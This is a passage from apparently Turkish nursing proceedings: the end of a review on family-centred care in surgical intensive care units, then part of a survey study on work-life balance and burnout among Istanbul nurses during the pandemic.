Çocuk yoğun bakım üniteleri ile yetişkin yoğun bakım ünitelerinde resüsitasyon sırasında sınırlı da olsa aile bireylerinin bulunması konusunda yapılmış çalışmalar bulunmaktadır. Resüsitasyon ile ilgili çalışmalar sıklıkla acil servislerde yapılmış, cerrahi yoğun bakım ünitelerinde daha fazla çalışmaya ihtiyaç vardır. Sağlık bakım hizmeti sağlayıcılarına göre resüsitasyon sırasında aile bireylerinden birinin bulunması konusunda farklı görüşler bulunmaktadır. McClenathan ve ark (2002) çalışmasına katılan hemşirelerin %60'ı resüsitasyon sırasında aile bireylerinden birinin bulunması gerektiği görüşünü savunurken hekimlerin %30'unun aynı şeyi düşündüğü bildirilmiştir. Deneyimli hekim ve hemşirelerin resüsitasyon sırasında aile bireyi bulunması gerektiği görüşüne deneyimsizlere göre daha yüksek olduğu bildirilmektedir. Aynı çalışmada aile bireylerinden birinin resüsitasyon sırasında hastanın yanında olmaması gerektiği görüşünün nedenleri; aile varlığının resüsitasyon ekibi ve personelin performansını olumsuz etkileyebilecek ekstra strese maruz bırakması, zor dönem geçiren aile bireyleri üzerinde stresi arttıracak kaygısının olması, resüsitasyon müdahalelerinin aile üyeleri tarafından yanlış anlaşılması veya bunları istismar olarak yorumlaması, dava açılması korkusu olarak ifade edilmektedir.

Yapılan çalışmaların resüsitasyona aile katılımının profesyonelliği artırdığı, hastaya karşı daha hassas davranıldığı, aile üyelerinin stres düzeyinin artmadığı, personel ve aile arasındaki bağları güçlendirdiği de bildirilmektedir [1]. Yavuz ve ark (2013) sağlık profesyonelleri kardiyopulmoner resüsitasyon (KPR) sırasında ailelerin bulunmasını olumlu düşünmemekte ve KPR sırasında ailelerin yanlarında bulunması ile ilgili olumsuz deneyimleri olduğu belirtilmektedir. Kocaaslan ve ark (2020) hemşirelik öğrencilerinin %61,4'ünün çocuk hastaların kardiyopulmoner resüsitasyonu sırasında ailenin yanında bulunmaması gerektiğini ve %63,7'si kendi aile bireylerinden biri resüsite ediliyorsa yanında olmak isteyeceğini ifade ettiği bildirilmektedir.

Öneriler: Mümkün olduğunda yetişkin hastalara veya vekil karar vericilere vizitlere katılma imkanı verilmelidir. Vizitlere katılan aile üyelerine ve hastalara vizitlerde tartışılan bilgileri netleştirmek için soru sorma fırsatı verilmelidir. Resüsitasyon sırasında ise ailenin bulunması konusunda iyi bir protokol hazırlanmalı ve özel olarak eğitilmiş bir personel atanmalıdır. Bu protokol kapsamında personel izniyle aile üyelerine resüsitasyona katılma seçeneği sunulmalı, ailenin neyle karşılaşacağı açıklanmalı, resüsitasyon sırasında aile ile birlikte kalınmalı, invaziv bir prosedür gerektiğinde ya da aile bireyinin talebi olursa aile odadan dışarı çıkarılmalıdır. Resüsitasyon sonrası aile üyeleri mutlaka desteklenmelidir.

CYBÜ'NDE PALYATIF BAKIM

Palyatif bakım, yaşamı tehdit eden hastalıklarla karşı karşıya olan hastalar ve aileleri için acıların giderilmesine ve mümkün olan en iyi yaşam kalitesine destek olmaya odaklanan tıbbi bakımdır. Multidisipliner bir ekip tarafından verilmelidir. Hasta ve hasta yakınlarının cerrahi yoğun bakım ünitelerine kabulüyle birlikte aile merkezli bakım planlanmalıdır. CYBÜ'nde yatan hastanın ailesi genellikle kritik hastalıkların yönetimi sırasında hastanın acı çektiğini algılar. Bu noktada yoğun bakım

ünitesinde hastalara palyatif bakım sağlanması, aile desteğinin önemli bir bileşenidir. Palyatif bakım, bu alanda uzmanlaşmış interdisipliner bir ekiple (doktor, hemşire, psikolog, sosyal hizmet uzmanı, fizyoterapi, eczacı vb.) verilen kapsamlı hizmetleri içermeli ve interdisipliner bir ekiple bütüncül olarak planlanmalı ve uygulanmalıdır [12].

Günümüzde palyatif bakım, klinik tablosu ve prognozu ciddi derecede kötü olan hastalara tıbbi tanının konulmasıyla başlamaktadır. Palyatif bakım standartları içerisinde hasta ailelerinin birçok ihtiyacı karşılanmamış durumdadır. Yapılan bir çalışmada hasta yakınlarının palyatif bakım sürecinde %52'sinin duygusal destek almadığı, %20'si hastaya saygılı davranılmadığını, %38'i aileye duygusal destek eksikliği hissettiğini ve %50'si hasta ölümlerinde ne bekleyeceği konusunda yetersiz bilgi aldığını belirtmiştir [21]. Vandijck ve ark (2010) aile merkezli yoğun bakım hizmetlerini değerlendirdiği çalışmada, yoğun bakım ünitelerinin yarısında bekleme odası bulunduğu ve ailelere özel bir odada bilgi verildiğini bildirmektedir. Aynı çalışmada hasta yakınlarının çok azına bilgilendirme broşürü verildiği ve büyük çoğunluğuna ise başvuru anında yapılandırılmış aile toplantısının düzenlendiği bildirilmektedir.

Öneriler: Hemşireler, hasta ailelerinin hastalığı ve sonuçlarını, semptomlarını, yan etkilerini, işlevsel bozukluklarını ve tedavilerini, hastalıkla ve sonuçlarının üstesinden gelme becerisini anlamasına ilişkin değerlendirmeler yapmalıdır. Planlanacak aile eğitimi, yapılan değerlendirme bulgularına dayanmalıdır. Ailenin gelişimsel ve kültürel faktörler göz önüne alınarak ölüm sürecinin semptomları ve yaklaşımlar ile ilgili hemşireler eğitilmelidir. Aileye uygun olabilecek palyatif bakım seçenekleri ile ilgili bilgilendirme yapılmalıdır. Hasta ailesinin kötü haberi kabul etmeye hazır olmaları ve kedere yanıtları da bir süreçtir ve hasta ailesine ihtiyacı olan süre tanınmalıdır. Ölüm hizmetleri hastanın ölümünden sonra aileye sunulmalıdır. Palyatif bakım unsurlarına ilişkin eğitim, yoğun bakım eğitiminin bir bileşeni olmalıdır.

SONUÇ

CYBÜ'nde aile üyeleriyle iletişim karmaşıktır ve yüksek kaliteli iletişim, disiplinler arası iyi işleyen bir ekibin eğitimini ve işbirliğini gerektirir. Bu iletişim, hasta bakımda aileyi merkeze alarak bakımın bireyselleşmesine ve hasta bakımının kalitesinin artmasını sağlar. CYBÜ'nde yatmakta olan hastaların bakım gereksinimlerinin yanı sıra hasta yakınlarının da bakımına yönelik hemşirelik girişimleri planlanmalıdır. Bu girişimler planlanırken aile merkezli hemşirelik bakımının temel bileşenleri olan karar verme, stresle baş etme, kültürel, manevi, dini destek verme, palyatif bakım konularına odaklanılmalıdır. CYBÜ'nde etkili bir aile merkezli hemşirelik bakımının hayata geçirilebilmesi için hemşirelerin düzenli olarak eğitilmesi ve iletişim becerilerinin güçlendirilmesi gerekmektedir. Güncel uygulama önerilerinde hemşirelerin farkındalığının artırılması ve aile merkezli hemşirelik bakımına yönelik bilgi, beceri ve tutumlarını geliştirilmesi önerilmektedir. Literatüre

bakıldığında CYBÜ’nde aile merkezli hemşirelik bakımına yönelik yeterince araştırmaya rastlanılmadığını ve bu nedenle bu alanda daha fazla hemşirelik araştırmaları yapılması önerilebilir.

KAYNAKLAR

- [1] Davidson JE, Powers K, Hedayat KM, Tieszen M, Kon AA, Shepard E ve ark. Clinical practice guidelines for support of the family in the patient-centered intensive care unit: American College of Critical Care Medicine Task Force 2004–2005. *Critical care medicine*, 35[2]: 605-622, 2007.
- [2] Derbent A, Şahin AS, Salihoğlu Z. Yoğun bakımda aile odaklı hasta tedavi yönetimi. Kızılkaya M, Editör. Yoğun Bakım Çalışma Modelleri ve Etik Problemler. 1. Baskı. Ankara: Türkiye Klinikleri, p.39-42, 2009.
- [3] Erdoğan N, Özçelik H. Yoğun bakım ünitesinde yatan hastaların yakınlarının gereksinimleri ve stresle baş etme tarzlarının belirlenmesi (Master's thesis, Nevşehir Hacı Bektaş Veli Üniversitesi), 2019.
- [4] Tyrie LS, Mosenthal AC. Care of the family in the surgical intensive care unit. *Surgical Clinics*, 91[2]: 333-342, 2011.
- [5] Aktaş EÖ. Tıbbi müdahalelerde karar hakkı. Erkol ZZ, Doğramacı YG, editörler. Tıp Hukuku. 1. Baskı. Ankara: Türkiye Klinikleri, p.1-12, 2019.
- [6] TC Resmi Gazete. Hasta Hakları Yönetmeliği. 01.08.1998, 01.08.1998, sayı: 23420. <https://www.mevzuat.gov.tr/mevzuat?MevzuatNo=4847&MevzuatTur=7&MevzuatTertip=5> Erişim tarihi: 29.01.2021.
- [7] Anderson WG, Arnold RM, Angus DC, Bryce CL. Passive decision-making preference is associated with anxiety and depression in relatives of patients in the intensive care unit. *Journal of critical care*, 24[2]: 249-254, 2009.
- [8] Penticuff JH, Arheart KL. Effectiveness of an intervention to improve parent-professional collaboration in neonatal intensive care. *J Perinat Neonat Nurs*; 19: 187–202, 2005.
- [9] Heyland DK, Cook DJ, Rocker GM, Dodek PM, Kutsogiannis DJ, Peters S ve arkadaşları. Decision-making in the ICU: perspectives of the substitute decision-maker. *Intensive care medicine*, 29[1]: 75-82, 2003.
- [10] Huffines M, Johnson KL, Smitz Naranjo LL, Lissauer ME, Fishel MAM, D’Angelo Howes SM ve arkadaşları. Improving family satisfaction and participation in decision making in an intensive care unit. *Critical Care Nurse*, 33[5]: 56-69, 2013.
- [11] Curtis JR, White DB. Practical guidance for evidence-based ICU family conferences. *Chest*, 134[4]: 835-843, 2008.
- [12] Combe D. The use of patient diaries in an intensive care unit. *Nurs Crit Care* 2005; 10:31–34, 2008.

- [13] Yam B, Rossiter JC, Cheung K. Caring for dying infants: Experiences of neonatal intensive care nurses in Hong Kong. *J Clin Nurs*, 10: 651–659, 2001.
- [14] Şenel G, Koçak N. Palyatif bakım kalite standartları. Çay Şenler F, editör. *Onkolojide Palyatif Bakım*. 1. Baskı. Ankara: *Türkiye Klinikleri*, p.5-10, 2020.
- [15] Kagawa-Singer M, Blackhall LJ. Negotiating cross-cultural issues at the end of life: “You got to go where he lives.” *JAMA*, 286: 2993–3001, 2001.
- [16] Meray Z, Lokmanoğlu AŞ. Yenidoğan Yoğun Bakım Ünitesinde Bebeği Yatan Annelerin Dini Başa Çıkma Süreçleri. *Bilimname*, 2019[37]: 1117-1153, 2019.
- [17] Siegel B, Tenenbaum AJ, Jamanka A, ve arkadaşları. Faculty and resident attitudes about spirituality and religion in the provision of pediatric health care. *Ambul Pediatr* 2: 5–10, 2002.
- [18] Wallace DC, Tuck I, Boland CS, ve arkadaşları. Client perceptions of parish nursing. *Public Health Nurs* 19: 128–135, 2002.
- [19] Koyuncu A, Eti Aslan F, Yava A, Çınar D, Olgun N. Kalp damar cerrahisi yoğun bakım ünitesinde tedavi gören terminal dönemdeki hastaların yakınlarının hasta ziyaretinden beklentileri. Expectations on visitation of relatives of patients who are in terminal phase and being treated in cardiovascular surgery intensive care unit, 2016.
- [20] Karabacak Ü, Şenturan L, Özdilek S, Şimşek A, Karateke Y, Eti Aslan F, ve arkadaşları. Cerrahi yoğun bakım hastalarında ziyaretin yaşam bulguları üzerine etkisi: Pilot çalışma. *Ulus Travma Acil Cerrahi Derg*, 18(1), 18-22, 2012.
- [21] McClenathan BM, Torrington KG, Uyehara CF, ve arkadaşları. Family member presence during CPR: A survey. *Chest* 122:2204–2211, 2002.
- [22] Yavuz M, Dikmen BT, Altınbaş Y, Aslan A, Karabacak Ü. Opinions for Family Presence During Cardiopulmonary Resuscitation in Turkey: A Literature Review. *Turkish Journal of Medical & Surgical Intensive Care Medicine/Dahili ve Cerrahi Bilimler Yoğun Bakım Dergisi*, 4[1], 2013.
- [23] Kocaaslan EN, Kostak MA, Semerci R, Çetintaş İ. Çocuğunun Kardiyopulmoner Resüsitasyonuna Aile Üyelerinin Tanıklığı: Hemşirelik Öğrencilerinin Düşünceleri.
- [24] Teno JM, Clarridge BR, Casey V ve arkadaşları. Family perspectives on end-of-life care at the last place of care. *JAMA*, 291:88–93, 2004.
- [25] Vandijck DM, Labeau SO, Geerinckx CE, De Puydt E, Bolders AC, Claes B, ve arkadaşları. Executive Board of the Flemish Society for Critical Care Nurses. An evaluation of family-centered care services and organization of visiting policies in Belgian intensive care units: a multicenter survey. *Heart & Lung*, 39[2]: 137-146, 2010.

PANDEMİ SÜRECİNDE HEMŞİRELERDE İŞ-YAŞAM DENGESİNİN TÜKENMİŞLİĞE ETKİSİ

Gökhan Aba¹, Mustafa Mete²

¹*Bandırma Onyediy Eylül Üniversitesi, Sağlık Bilimleri Fakültesi, Bandırma, TURKEY*

²*İstanbul Aydın Üniversitesi Üniversitesi, Anadolu Bil Meslek Yüksekokulu, İstanbul, TURKEY*

gaba@bandirma.edu.tr

ORCID: 0000-0002-4742-3217

ÖZET

İş ve aile dengesi, iş ve aile yaşamının uyum içerisinde koordine edilmesi ve böylece her iki yaşam alanından tatmin sağlanmasını ifade etmektedir. Bireyin dengeli bir yaşam sürdürmesinde en önemli etken, iş ve aile dengesinin sağlanması ve iki yaşam alanı arasındaki iş ve aile çatışmalarının son bulmasıdır. Yaşanan pandemi sürecinde, hemşireleri özellikle uzun çalışma saatleri, çalışmayı zorlaştıran koruyucu ekipmanlar ile çalışma, aile ve sosyal destek kaynaklarından uzak olma, hastalık bulaş riski, bakım verilen bireylerin/ekip arkadaşlarının kaybına tanık olma gibi özellikleri ile olumsuz yönde etkileyeceği açıktır. Bu koşullarda, aile ve iş dengesinin bozulması, hemşireleri tükenmişliğe ve depresyona itebilir ve iş performansını düşürebilir. Bu çalışmanın amacı, pandemi döneminde yoğun iş temposu içinde olan hemşirelerin iş-yaşam dengesinin tükenmişlik üzerindeki etkilerini belirlemektir. Çalışma Nisan-Mayıs 2020 tarihlerinde gerçekleştirilmiştir. Çalışmanın evrenini, İstanbul'da pandemi hastanesi olarak hizmet veren beş eğitim araştırma hastanesinde görev yapan 856 hemşire oluşturmaktadır. Çalışmanın örneklemini ise çalışmaya katılmayı kabul eden 410 hemşiredir. Veriler, İş Yaşam Dengesi Ölçeği ve Tükenmişlik Ölçeği (Kısa Versiyonu) kullanılarak anket yöntemiyle ve yüz yüze/mail aracılığıyla toplanmıştır. Araştırmadan elde edilen verilerin istatistiksel analizleri için SPSS 25.0 versiyonu kullanılmış, yüzde analizleri, Açıklayıcı Faktör Analizi, Korelasyon ve Regresyon analizlerinden yararlanılmıştır. Araştırma bulgularında iş-yaşam dengesi ile tükenmişlik arasında negatif yönlü anlamlı ilişki bulunmuştur. Regresyon analizi sonucunda ise, iş-yaşam dengesinin tükenmişliği azaltıcı yönde etkilediği, tükenmişlik üzerinde iş dengesinin aile dengesine göre daha etkili olduğu belirlenmiştir. Sonuç olarak, pandemi döneminde, zorlu şartlar altında çalışan hemşireler tükenmişlik sendromu açısından riskli grup arasında yer almaktadır. Hemşirelerin iş yaşamı kadar aile yaşamının da tükenmişlik

üzerinde önemli etkileri olduğu, tükenmişliğin önlenmesi için stratejiler geliştirilmesi gerektiği düşünülmektedir.

Anahtar Kelimeler: İş-Yaşam Dengesi, Tükenmişlik, Sağlık Sektörü, Hemşirelik, Pandemi Süreci

THE EFFECT OF WORK-LIFE BALANCE ON BURNOUT IN NURSES DURING THE PANDEMIC PROCESS

ABSTRACT

Work and family balance means coordinating work and family life in harmony and thus ensuring satisfaction from both living areas. The most important factor in maintaining a balanced life of the individual is the balance of work and family and the end of work and family conflicts between the two living areas. During the pandemic process, it is clear that it will negatively affect nurses especially with long working hours, working with protective equipment that makes it difficult to work, being away from family and social support resources, risk of disease transmission, witnessing the bereavement of teammates or patients. In these conditions, deterioration of family and work balance can push nurses into burnout and depression and reduce work performance. The aim of this study is to determine the effects of work-life balance on burnout in nurses who working intensively during the pandemic process. The study was carried out in April-May 2020. The universe of the study is 856 nurses working in five training and research hospitals serving as pandemic hospitals in Istanbul. The sample of the study is 410 nurses who agreed to participate in the study. The data were collected by survey method and face-to-face/mail using the Work-Life Balance Scale and Burnout Scale (Short Version). For data analysis, the SPSS version 25.0 was used and percentage analyses, Descriptive Factor Analysis, Correlation and Regression analyses were used. A significant negative correlation between the work-life balance and levels of burnout was found. As a result of regression analysis, it was determined that work-life balance affects burnout in a reducing direction and that work balance on burnout is more effective than family balance. As a result, during the pandemic, nurses working under difficult conditions are among the risky groups for burnout syndrome. It is thought that the family life of nurses as much as work life has important effects on burnout and strategies should be developed to prevent burnout.

Keywords: Work-Life Balance, Burnout, Health Sector, Nursing, Pandemic Process

THE EFFECT OF WORK-LIFE BALANCE ON BURNOUT IN NURSES DURING THE PANDEMIC PROCESS

ABSTRACT

Work and family balance means coordinating work and family life in harmony and thus ensuring satisfaction from both living areas. The most important factor in maintaining a balanced life of the individual is the balance of work and family and the end of work and family conflicts between the two living areas. During the pandemic process, it is clear that it will negatively affect nurses especially with long working hours, working with protective equipment that makes it difficult to work, being away from family and social support resources, risk of disease transmission, witnessing the bereavement of teammates or patients. In these conditions, deterioration of family and work balance can push nurses into burnout and depression and reduce work performance. The aim of this study is to determine the effects of work-life balance on burnout in nurses who working intensively during the pandemic process. The study was carried out in April-May 2020. The universe of the study is 856 nurses working in five training and research hospitals serving as pandemic hospitals in Istanbul. The sample of the study is 410 nurses who agreed to participate in the study. The data were collected by survey method and face-to-face/mail using the Work-Life Balance Scale and Burnout Scale (Short Version). For data analysis, the SPSS version 25.0 was used and percentage analyses, Descriptive Factor Analysis, Correlation and Regression analyses were used. A significant negative correlation between the work-life balance and levels of burnout was found. As a result of regression analysis, it was determined that work-life balance affects burnout in a reducing direction and that work balance on burnout is more effective than family balance. As a result, during the pandemic, nurses working under difficult conditions are among the risky groups for burnout syndrome. It is thought that the family life of nurses as much as work life has important effects on burnout and strategies should be developed to prevent burnout.

Keywords: *Work-Life Balance, Burnout, Health Sector, Nursing, Pandemic Process*

GİRİŞ

Çin'in Wuhan kentinde ortaya çıkan ve tüm dünyayı etkisi altına alan Covid-19 salgını hayatımızın her alanını olumsuz etkilemiştir. Bu salgından en çok etkilenen sektör hiç şüphesi sağlık sektörüdür. Bir yandan salgını ortadan kaldırmak için yürütülen aşı ve ilaç çalışmaları, diğer taraftan da hastalığa yakalanan kişilerin tedavi ve bakımlarının sağlanabilmesi için verilen büyük çaba durmaksızın devam etmektedir. Bu mücadelede, en büyük yük, salgında en ön saflarda yer alan ve en büyük küresel sağlık işgücü konumunda bulunan hemşirelerin omuzundadır [1]. Sağlık sisteminin pandemi sürecindeki talepleri zaten zor durumda bulunan hemşire işgücü tarafından karşılanmaya ve bakım hizmeti sürdürülmeye çalışılırken, pandemiyle birlikte enfeksiyon, kendini ve yakınlarını enfeksiyondan koruma ve aileye ilişkin sorumluluklar da eklenince yaşanan güçlükler daha ileri bir noktaya taşınmaktadır [2]. Bu durum, hemşirelerin iş yaşam dengelerinin bozulmasına neden olmaktadır. İş yaşam dengesi, bireyin aile ve çalışma yaşamı arasındaki uyumu ifade etmektedir. Başka bir ifadeyle, yaşamın farklı bölümleri arasındaki dengedir [3]. Bireyin iş ve özel yaşam ile ilgili aktiviteler arasında denge kurabilmesi her iki alanda da doyuma ulaşabilmesi için önemlidir [4]. Normal zamanlarda bile oldukça stresli bir ortamda çalışan hemşirelerin, salgın hastalıklar gibi afet/kriz durumlarında da aktif rol oynaması bu doyuma ulaşmalarını zorlaştırmaktadır. Çalışma koşullarının zorluğu yanında, bakım verdiği hastaların/yakınlarının/iş arkadaşlarının hastalık/ölüm sürecine eşlik etme ve onların acı çekme deneyimlerine tanıklık etme gibi durumlar nedeniyle ruh sağlıkları da olumsuz etkilenmiştir [2]. Bu durumun yaratacağı birçok olumsuz sonuç bulunmaktadır. Bu olumsuz sonuçlarından biri de tükenmişliktir. Tükenmişlik, işi gereği insanlarla yoğun bir ilişki içerisinde olan bireylerde görülen duygusal tükenme, duyarsızlaşma ve kişisel başarıda düşmeden oluşan, üç bileşenli bir psikolojik sendromdur [5]. Hemşirelerin, pandemi döneminde yaşadığı sorunlar, fiziksel, ruhsal ve sosyal açıdan olumsuz yönde etkilenerek tükenmişlik sendromunun ortaya çıkmasına yol açmaktadır [6].

Bu çalışmanın temel amacı, pandemi döneminde yoğun bir şekilde görev yapan hemşirelerin iş-yaşam dengesinin tükenmişlik üzerine etkisini ortaya koymaktır. Bununla birlikte hemşirelerin iş-yaşam dengeleri ile tükenmişlik düzeyleri arasındaki ilişki düzeyinin belirlenmesi de çalışmanın alt amacıdır.

GEREÇ VE YÖNTEM

Çalışmanın evrenini, İstanbul'da hizmet veren ve pandemi hastanesi olarak görev üstlenen beş devlet hastanesinde (Eğitim araştırma hastanesi) görev yapan hemşireler oluşturmaktadır. İstanbul İl Sağlık Müdürlüğü (2019) kayıtlarına göre, ele alınan beş hastanede toplam 856 hemşire görev yapmaktadır. Buna göre, Yazıcıoğlu ve Erdoğan [7] tarafından geliştirilen örneklem büyüklüğü tablosunda 0.05 örnekleme hatası için $p=0.50$ ve $q=0.50$ için 278 kişi olarak belirlenmiştir. Bu çalışmada 410 hemşire örnekleme oluşturmuştur. Veri toplama tekniği olarak anket formu kullanılmıştır Anketler,

Nisan-Mayıs 2020 tarihleri arasında pandemi tedbirleri alınarak 180 hemşire ile yüz yüze, diğer 230 hemşire için mail üzerinden gerçekleştirilmiştir.

Anket formu üç bölümden oluşmaktadır. Birinci bölümde, sosyo-demografi düzeylerine yönelik 4 ifade (yaş, medeni durum, çalışma süresi, çocuk sayısı) yer almaktadır. İkinci bölümde, iş-yaşam dengesi ölçeği yer almaktadır. İş-Yaşam Dengesi Ölçeği, Netemeyer vd. [9] tarafından geliştirilen, Korkmaz ve Erdoğan [3] ile Demir [8] tarafından kullanılan iş-yaşam dengesi ölçeği 2 alt boyuttan oluşmaktadır. Ölçekte iş dengesi için 5 madde ve aile dengesi için 6 madde bulunmaktadır. Ölçek “(1) Kesinlikle Katılmıyorum, (5) Kesinlikle Katılıyorum” olarak 5’li Likert biçimindedir.


Üçüncü bölümde ise Tükenmişlik Ölçeği kullanılmıştır. Pines [10] tarafından geliştirilen Tükenmişlik Ölçeği Kısa Versiyonu (The Burnout Measure Short Version-BMS) “1 (Hiç) - 7 (Daima)” arasında yanıt seçenekleri olan 10 maddeden ve tek boyuttan oluşmaktadır. Ölçeğin Türkçe geçerlik ve güvenilirlik çalışması Tümkaya vd. [11] tarafından yapılmıştır.

Çalışmanın veri matrisi IBM SPSS 25.0 paket programında analiz edilmiştir. Yüzde, ortalama, standart sapma, Faktör Analizi (AFA) ve elde edilen boyutlar için hipotezlerin test edilmesi amaçlı korelasyon ve regresyon analizleri uygulanmıştır.

Araştırmanın hipotezleri ve araştırma modeli (Şekil 1) aşağıda yer almaktadır;

H₁: Katılımcıların İş-Yaşam Dengesinin Tükenmişlik üzerinde anlamlı bir etkisi vardır.

H₂: İş-Yaşam Dengesi (ve alt boyutları) ile Tükenmişlik arasında anlamlı bir ilişki vardır.



Şekil 1: Araştırmanın Modeli

Araştırmaya cevap veren hemşirelerin ölçme araçlarındaki soruları cevaplandırırken gerçek duygu ve düşüncelerini yansıttıkları, ankete istekle cevap verdiği ve anketi doğru ve eksiksiz biçimde cevapladıkları ve soruları cevaplarırken kelimelerin gerçek manasıyla anladıkları kabul edilmiştir. Oluşabilecek kavram yanılgıları göz ardı edilmiştir.

BULGULAR

Araştırmaya katılan örneklemin tanımlayıcı olarak kişisel bilgileri Tablo 1’de yer almaktadır. Katılımcıların %32.5’inin 26-36 yaş aralığında, %51.9’unun evli, %30.9’unun 11-15 yıldır çalıştığı, %30.7’sinin bir çocuğa sahip olduğu görülmektedir.

Tablo 1. Kişisel Bilgiler

		Sayı (n)	Yüzde (%)
Yaş	18-25	65	16
	26-36	133	32.5
	37-47	114	27.9
	48-58	71	17.6
	59 ve üzeri	27	6
Medeni durum	Evli	213	51.9
	Bekâr	134	32.6
	Boşanmış/Dul	63	15.5
Çalışma süresi	0-5 yıl	50	12.2
	6-10 yıl	20.6	84
	11-15 yıl	30.9	127
	16-20 yıl	21.4	88
	21 yıl ve üzeri	14.9	61
Çocuk sayısı	Yok	152	37
	1 Çocuk	126	30.7
	2 Çocuk	87	21.3
	3 Çocuk	45	11
Ev işlerinde sürekli yardımcı bulunma durumu	Var	122	29.8
	Yok	288	70.2
Evde bakmakla yükümlü olunan bireyin varlığı	Var	77	18.8
	Yok	333	81.2
Pandemi döneminde iş yaşam dengenizin bozulduğunu düşünüyor musunuz?	Evet	387	94.5
	Hayır	23	5.5

Faktör Analizi

İstatistiksel analizlere başlamadan önce verilerin faktör analizine uygunluğu test edilmiştir. Ölçeklere açıklayıcı faktör analizi uygulanmıştır. Buna göre veri setinin Kaiser-Meyer-Olkin (KMO) örneklem yeterliği iyi düzey olan 0.70 değerinin üzerinde 0.922 bulunmuştur. Analize tabi tutulan maddelerin/değişkenlerin tutarlılığını ölçen Bartlett küresellik testi istatistiksel olarak anlamlı ($\chi^2=4908.46$ ve $p=0,000$) bulunurken, anti-imag korelasyon matrisi sonuçlarına göre ise ifadelerin çapraz ilişki katsayıları kritik seviye olan 0.50'nin üzerinde 0.70 ile 0.91 aralığında bulunmuştur. Faktör analizi sonucunda Extraction (çıkartım) sütununda değeri 0.20'un altında kalan soru olmadığı için soru çıkarımı yapılmamıştır. Testler sonucunda açıklayıcı faktör analizi için kullanılacak örneklemin yeterli olduğu ve ölçekte yer alan ifadelerin iç tutarlığının sağlandığı görülmüştür (Tablo 2).

Tablo 2: Açıklayıcı Faktör Analizi Sonuçları

FAKTÖR 1: AİLE DENGESİ	Ort.	Ss	Açıkladığı varyans: 27.67 Faktör Ağırlığı	Cronbach's Alpha
Evdeki sorumluluklarımdan (çocuk ve yaşlı bakımı ve ev işi) dolayı iş- yaşam çatışması yaşamaktayım	4.27	0.76	0.678	0.914
İş yaşam dengesini kuramadığımdan dolayı aile yaşamımda da kendimi mutsuz hissediyorum	4.19	0.81	0.772	
Aile yaşamından kaynaklanan stres benim işime olan konsantrasyonumu azaltmaktadır	3.76	0.97	0.655	
Evdeki talepler nedeniyle çoğu zaman işlerimi ertelemek zorunda kalıyorum	3.61	0.63	0.701	
Aile sorumluluklarımı yerine getirdikten sonra kendimi işte yorgun hissediyorum	4.22	0.51	0.785	
Evdeki sorunlardan dolayı iş yerinde sıkıntı çekmekteyim	3.74	0.70	0.792	
FAKTÖR 2: İŞ DENGESİ	Ort.	Ss	Açıkladığı varyans: 24.73 Faktör Ağırlığı	
Uzun çalışma saatlerinin, zorunlu fazla mesainin ve iş değişiminin iş-yaşam dengemi bozduğuna inanıyorum	4.55	0.74	0.627	0.910
İş saatlerini aşan uzun toplantılar, bir yerden bir yere sık sık seyahat etmek iş- yaşam dengemi bozmaktadır	4.13	0.89	0.783	
Yöneticilerimin ve iş arkadaşlarımla olumsuz davranışları iş-yaşam dengemi bozmaktadır	4.24	0.68	0.839	
İş paylaşımının olmaması ve eve iş götürmek zorunda kalmam iş-yaşam dengemi bozmaktadır	3.98	0.83	0.703	
İşimde artan talepler beni kişisel yaşamımda stresli bir insan haline dönüştürmektedir	4.34	0.81	0.833	
FAKTÖR 3: TÜKENMİŞLİK	Ort.	Ss	Açıkladığı varyans: 20.54 Faktör Ağırlığı	
Kapana kısılmış gibi hissediyorum	3.22	0.45	0.613	0.907
Çaresiz hissediyorum	3.17	0.78	0.589	
Üzüntülü/kederli (depresif) hissediyorum	2.58	0.67	0.690	
Umutsuzluk duyuyorum	2.73	0.55	0.744	
Bıkkınlık hissediyorum	3.12	0.93	0.606	
Değersiz ve başarısız biri gibi hissediyorum	3.09	0.81	0.824	
İnsanlar tarafından hayal kırıklığına uğratılmış hissediyorum	4.67	0.74	0.509	
Fiziksel olarak hastalıklı hissediyorum	5.13	0.66	0.618	
Yorgunluk hissediyorum	2.09	0.79	0.831	
Uyumada zorluk çekiyorum	2.45	0.80	0.836	

Veri setinin uygunluğunun yapılan testlerle onaylanmasının ardından faktör yapısının ortaya konulması amacıyla faktör tutma yöntemi olarak varimax döndürme metodu ile temel bileşenler analizi yöntemi uygulanmıştır. Toplam varyansın %72.94'ünü açıklayan 3 faktörlük bir yapı belirlenmiştir. Aile dengesi boyutu varyansın %27.67'sini, iş dengesi varyansın %24.73'ünü ve tükenmişlik %20.54'ünü açıklamaktadır. Faktör ağırlıkları (0.509-0.839) arasında değişmektedir. Üç faktörün Cronbach's Alpha değerleri 0.70 değerini geçerek güvenilirliği yüksek çıkmıştır.

Tablo 2’de ayrıca iş-yaşam dengesi ve tükenmişlik ölçeklerine ait ortalamalara yer verilmiştir. İş-yaşam dengesi genel cevap ortalaması 4.09’dur. En yüksek ortalama 4.55 ile “Uzun çalışma saatlerinin, zorunlu fazla mesainin ve iş değişiminin iş-yaşam dengemi bozduğuna inanıyorum” maddesine aittir. Tükenmişlik faktörünün genel cevap ortalaması ise 3.22’dir. Bu faktörün en yüksek ortalaması “Fiziksel olarak hastalıklı hissediyorum” maddesine aittir (5.13).

İş Yaşam Dengesi ve Tükenmişlik Arasındaki İlişki Düzeyi

İş-yaşam dengesi ve alt boyutları ile tükenmişlik arasındaki ilişki düzeyi için yapılan korelasyon analizi sonuçları Tablo 3’de verilmiştir.

Tablo 3. Faktörler Arası İlişki düzeyi

		İş Dengesi	Aile Dengesi	İş-Yaşam Dengesi	Tükenmişlik
İş Dengesi	r	1.000	.668*	.834*	-.419*
	p		.001	.002	.001
Aile Dengesi	r		1.000	.851*	-.452*
	p			.001	.001
İş-Yaşam Dengesi	r			1.000	-.428*
	p				.001
Tükenmişlik	r				1.000
	p				

*0.05 için anlamlı ilişki, r:korelasyon katsayısı, p:anlamlılık

Ele alınan boyutlar birbiriyle istatistiksel açıdan anlamlı ilişkili çıkmıştır. İş dengesi boyutu aile dengesi boyutu ile %66.8 ve iş-yaşam dengesi ile %83.4 pozitif yönlü anlamlı ilişkilidir. İş dengesi boyutu tükenmişlik ile %41.9 negatif yönlü anlamlı ilişkilidir. Aile dengesi boyutu, iş-yaşam dengesi ile %85.1 pozitif yönlü anlamlı ilişkilidir. Aile dengesi boyutu tükenmişlik ile %45.2 negatif yönlü anlamlı ilişkilidir. Ayrıca, iş-yaşam dengesi boyutu tükenmişlik ile %42.8 negatif yönlü anlamlı ilişkilidir. **H₂ hipotezi doğrulanmıştır.**

Regresyon Analizleri Sonuçları

